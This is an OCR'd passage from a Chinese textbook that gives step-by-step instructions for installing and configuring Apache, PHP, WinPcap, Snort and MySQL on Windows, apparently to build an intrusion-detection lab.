


图 7.2.1 Apache 安装界面

(4) 确认安装选项无误，如果要再检查一遍，可以单击 Back 按钮返回检查。单击 Next 按钮开始安装。

(5) 检测方法：若选择端口 8080，使用 httpd -k install 命令将 Apache 设置为 Windows 中的服务(如果是 Apache2.2 之前的版本，输入 apache -k install)，如图 7.2.2 所示；若选择端口 80，则无须执行该步骤。

```
:\Apache2.2\bin>cd c:\

:\>cd apache2.2\bin

:\Apache2.2\bin>httpd -k install
nstalling the Apache2.2 service
he Apache2.2 service is successfully installed.
esting httpd.conf....
rrors reported here must be corrected before the service can be started.
httpd: Could not reliably determine the server's fully qualified domain name, us
ing 192.168.1.233 for ServerName

:\Apache2.2\bin>
```

图 7.2.2　8080 端口检测界面

(6) 通过上述方式，在 DOS 或者浏览器下运行，均显示启动成功。

选择定制安装，安装在默认文件夹 C:\apache 下。安装程序会在该文件夹下自动产生一个子文件夹 apache2 继续完成安装。如图 7.2.3 所示，打开配置文件 C:\apache\apache2\conf\httpd.conf(根据版本不同，可能是 C:\apache\conf\httpd.conf)，将其中的 Listen 8080 更改为 Listen 50080。这是由于 Windows IIS 中的 Web 服务器默认情况下在 TCP 80 端口监听连接请求，而 8080 端口一般留给代理服务器使用，所以为了避免 Apache Web 服务器的监听端口与其发生冲突，将 Apache Web 服务器的监听端口修改为不常用的高端端口 50080。如果安装的时候 80 端口未被占用，则无须修改端口。




图 7.2.3　Apache 配置界面

选择"开始"→"运行"，输入 cmd，进入命令行方式。输入下面的命令：

```
c:\> cd apache\apache2\bin
c:\apache\apache2\bin\apache -k install
```

这是将 apache 设置为 Windows 中的服务方式运行。

在浏览器中进行访问时，使用 http://localhost:50080/即可。

2) 添加 Apache 对 PHP 的支持

(1) 解压缩 php-5.2.6-Win32.zip 至 C:\php。

(2) 复制 php5ts.dll 文件到%systemroot%\system32。

(3) 复制 php.ini-dist(修改文件名)至%systemroot%\php.ini，修改 php.ini。

```
extension=php_gd2.dll
```

```
extension=php_mysql.dll
```

如果 php.ini 中有该句，将此语句前面的“;”注释符去掉，如图 7.2.4 所示。




图 7.2.4 PHP配置界面

同时复制 C:\php\extension 下的 php_gd2.dll 与 php_mysql.dll 至%systemroot%\。

(4) 添加 gd 图形库的支持，在 C:\apache\Apache2\conf\httpd.conf 中添加：

```
LoadModule php5_module "c:\php5\php5apache2.dll"
```

注意：Apache 版本在 2.2 以上的，要将命令改为 LoadModule php5_module "C:\php5\php5apache2_2.dll"，否则无法重新启动。

在 AddType application 一行下面加入下面两行信息：

```
AddType application/x-httpd-php .php .phtml .php3 .php4
AddType application/x-httpd-php-source .phps
```

(5) 添加好后，保存 http.conf 文件。单击“开始”按钮，选择“运行”，在弹出的窗口中输入 cmd 进入命令行方式，输入下面的命令：

```
net start apache2
```

在 Windows 中启动 Apache Web 服务，如图 7.2.5 所示。



图 7.2.5 Apache 启动界面

测试 PHP 脚本：

在 C:\apache2\htdocs 目录下新建 test.php，文件内容如下：

```
<?phpinfo();?>
```

使用 http://localhost/test.php(或 http://127.0.0.1:50080/test.php)测试 PHP 是否安装成功。

3) 安装和配置 Snort

安装程序为 WinPcap_4_0_2.exe，采用默认安装即可。

版本一：安装 Snort_2_8_1_Installer. exe，采用默认安装即可，Snort 的默认安装路径是 C:\snort。

将 snortrules-snapshot-CURRENT 目录下的所有文件复制(全选)到 C:\snort 目录下。

用文件压缩包中的 snort. conf 覆盖 C:\snort\etc\snort. conf。

版本二：安装 Snort_2_9_0_1_Installer. exe，采用默认安装即可，Snort 的默认安装路径是 C:\snort。

将 snortrules-snapshot-CURRENT 目录下的所有文件复制(全选)到 C:\snort\rules 目录下。

在文件 open-test. conf 中有 snortrules 的规则，对应 C:\snort\etc 下的 snort. conf 内部的使用规则，可以自行更改。

4) 安装和配置 MySQL

(1) 解压 mysql-5. 0. 51b-win32. zip，并安装到默认文件夹 C:\mysql 中。采取默认安装。设置数据库实例流程，如图 7. 2. 6～图 7. 2. 13 所示。




图 7.26 MySQL 安装向导界面 1

安装路径：C:\Program Files\MySQL\MySQL Server 5. 1。

(2) 在命令行方式下输入 net start mysql，启动 MySQL 服务，显示"请求的服务已经启动"。

(3) 注意设置 root 账号和密码，并在命令行方式下进入 C:\mysql\bin，输入下面的命令：

```
c:\mysql\bin\mysqld  -nt  -install
```




图 7.27 MySQL 安装向导界面 2

